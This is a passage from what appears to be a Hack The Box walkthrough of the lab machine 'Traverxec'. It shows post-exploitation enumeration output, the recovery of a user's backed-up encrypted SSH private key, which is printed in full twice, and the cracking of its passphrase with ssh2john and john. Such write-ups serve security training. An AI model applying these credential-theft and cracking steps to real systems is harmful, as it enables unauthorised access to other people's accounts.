[i] sof500 Sudo version.................................................... skip
[i] sof510 MySQL version................................................... skip
[i] sof520 Postgres version................................................ skip
[i] sof530 Apache version.................................................. skip
============================================================( containers )=====
[*] ctn000 Are we in a docker container?................................... nope
[*] ctn010 Is docker available?............................................ nope
[!] ctn020 Is the user a member of the 'docker' group?..................... nope
[*] ctn200 Are we in a lxc container?...................................... nope
[!] ctn210 Is the user a member of any lxc/lxd group?...................... nope
=============================================================( processes )=====
[i] pro000 Waiting for the process monitor to finish.......................  yes!
[i] pro001 Retrieving process binaries..................................... yes!
[i] pro002 Retrieving process users........................................ yes!
[!] pro010 Can we write in any process binary?............................. nope
[*] pro020 Processes running with root permissions......................... yes!
[*] pro030 Processes running by non-root users with shell.................. nope
[i] pro500 Running processes............................................... skip
[i] pro510 Running process binaries and permissions........................ skip

==================================( FINISHED )=================================
```




```
www-data@traverxec:/dev/shm$ cd /var/nostromo/conf/
www-data@traverxec:/var/nostromo/conf$ ls
mimes  nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```


seems there's a home dir called public_www




```
www-data@traverxec:/home$ cd /dev/shm/
www-data@traverxec:/dev/shm$ ls /home/david/public_www
index.html  protected-file-area
www-data@traverxec:/dev/shm$ ls /home/david/public_www/protected-file-area
backup-ssh-identity-files.tgz
www-data@traverxec:/dev/shm$ tar -xvf /home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```




```
www-data@traverxec:/dev/shm$ cat home/david/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
Y1OMGryQp5CVztcCHLyS/9GsRB0d0TtlqY2LXk+1nuYPyyZJhyngE7bP9jsp+hec
dTRqVqTnP7zI8GyKTV+KNgA0m7UWQNS+JgqvSQ9YDjZIwFlA8jxJP9HsuWWXT0ZN
6pmYZc/rNkCEl2l/oJbaJB3jP/1GWzo/q5JXA6jjyrd9xZDN5bX2E2gzdcCPd5qO
xwzna6js2kMdCxIRNVErnvSGBIBS0s/OnXpHnJTjMrkqgrPWCeLAf0xEPTgktqi1
Q2IMJqhW9LkUs48s+z72eAhl8naEfgn+fbQm5MMZ/x6BCuxSNWAFqnuj4RALjdn6
i27gesRkxxnSMZ5DmQXMrrIBuuLJ6gHgjruaCpdh5HuEHEfUFqnbJobJA3Nev54T
fzeAtR8rVJHlCuo5jmu6hitqGsjyHFJ/hSFYtbO5CmZR0hMWl1zVQ3CbNhjeIwFA
bzgSzzJdKYbGD9tyfK3z3RckVhgVDgEMFRB5HqC+yHDyRb+U5ka3LclgT1rO+2so
uDi6fXyvABX+e4E4lwJZoBtHk/NqMvDTeb9tdNOkVbTdFc2kWtz98VF9yoN82u8I
Ak/KOnp7lzHnR07dvdD61RzHkm37rvTYrUexaHJ458dHT36rfUxafe81v6l6RM8s
9CBrEp+LKAA2JrK5P20BrqFuPfWXvFtROLYepG9eHNFeN4uMsuT/55lbfn5S41/U
rGw0txYInVmeLR0RJO37b3/haSIrycak8LZzFSPUNuwqFcbxR8QJFqqLxhaMztua
4mOqrAeGFPP8DSgY3TCloRM0Hi/MzHPUIctxHV2RbYO/6TDHfz+Z26ntXPzuAgRU
/8Gzgw56EyHDaTgNtqYadXruYJ1iNDyArEAu+KvVZhYlYjhSLFfo2yRdOuGBm9AX
JPNeaxw0DX8UwGbAQyU0k49ePBFeEgQh9NEcYegCoHluaqpafxYx2c5MpY1nRg8+
XBzbLF9pcMxZiAWrs4bWUqAodXfEU6FZv7dsatTa9lwH04aj/5qxEbJuwuAuW5Lh
hORAZvbHuIxCzneqqRjS4tNRm0kF9uI5WkfK1eLMO3gXtVffO6vDD3mcTNL1pQuf
SP0GqvQ1diBixPMx+YkiimRggUwcGnd3lRBBQ2MNwWt59Rri3Z4Ai0pfb1K7TvOM
j1aQ4bQmVX8uBoqbPvW0/oQjkbCvfR4Xv6Q+cba/FnGNZxhHR8jcH80VaNS469tt
VeYniFU/TGnRKDYLQH2x0ni1tBf0wKOLERY0CbGDcquzRoWjAmTN/PV2VbEKKD/w
-----END RSA PRIVATE KEY-----
```




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
Y1OMGryQp5CVztcCHLyS/9GsRB0d0TtlqY2LXk+1nuYPyyZJhyngE7bP9jsp+hec
dTRqVqTnP7zI8GyKTV+KNgA0m7UWQNS+JgqvSQ9YDjZIwFlA8jxJP9HsuWWXT0ZN
6pmYZc/rNkCEl2l/oJbaJB3jP/1GWzo/q5JXA6jjyrd9xZDN5bX2E2gzdcCPd5qO
xwzna6js2kMdCxIRNVErnvSGBIBS0s/OnXpHnJTjMrkqgrPWCeLAf0xEPTgktqi1
Q2IMJqhW9LkUs48s+z72eAhl8naEfgn+fbQm5MMZ/x6BCuxSNWAFqnuj4RALjdn6
i27gesRkxxnSMZ5DmQXMrrIBuuLJ6gHgjruaCpdh5HuEHEfUFqnbJobJA3Nev54T
fzeAtR8rVJHlCuo5jmu6hitqGsjyHFJ/hSFYtbO5CmZR0hMWl1zVQ3CbNhjeIwFA
bzgSzzJdKYbGD9tyfK3z3RckVhgVDgEMFRB5HqC+yHDyRb+U5ka3LclgT1rO+2so
uDi6fXyvABX+e4E4lwJZoBtHk/NqMvDTeb9tdNOkVbTdFc2kWtz98VF9yoN82u8I
Ak/KOnp7lzHnR07dvdD61RzHkm37rvTYrUexaHJ458dHT36rfUxafe81v6l6RM8s
9CBrEp+LKAA2JrK5P20BrqFuPfWXvFtROLYepG9eHNFeN4uMsuT/55lbfn5S41/U
rGw0txYInVmeLR0RJO37b3/haSIrycak8LZzFSPUNuwqFcbxR8QJFqqLxhaMztua
4mOqrAeGFPP8DSgY3TCloRM0Hi/MzHPUIctxHV2RbYO/6TDHfz+Z26ntXPzuAgRU
/8Gzgw56EyHDaTgNtqYadXruYJ1iNDyArEAu+KvVZhYlYjhSLFfo2yRdOuGBm9AX
JPNeaxw0DX8UwGbAQyU0k49ePBFeEgQh9NEcYegCoHluaqpafxYx2c5MpY1nRg8+
XBzbLF9pcMxZiAWrs4bWUqAodXfEU6FZv7dsatTa9lwH04aj/5qxEbJuwuAuW5Lh
hORAZvbHuIxCzneqqRjS4tNRm0kF9uI5WkfK1eLMO3gXtVffO6vDD3mcTNL1pQuf
SP0GqvQ1diBixPMx+YkiimRggUwcGnd3lRBBQ2MNwWt59Rri3Z4Ai0pfb1K7TvOM
j1aQ4bQmVX8uBoqbPvW0/oQjkbCvfR4Xv6Q+cba/FnGNZxhHR8jcH80VaNS469tt
VeYniFU/TGnRKDYLQH2x0ni1tBf0wKOLERY0CbGDcquzRoWjAmTN/PV2VbEKKD/w
-----END RSA PRIVATE KEY-----
```




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# python ssh2john.py david.key |tee david.hash
david.key:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b0
8de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d26
1a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563
c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a790
95ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f5
80e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce7
6ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7
db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf
9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd1724561
8150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf151
7dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d0
1aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f1
47c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113341e2fccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c36
9380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0
796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f
6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a77779510
4143630dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6
d55e62788553f4c69d128360b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0
```




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt david.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (david.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:09 DONE (2021-05-02 20:30) 0.1091g/s 1565Kp/s 1565Kc/s 1565KC/sa6_123..*7¡Vamos!
Session completed
```



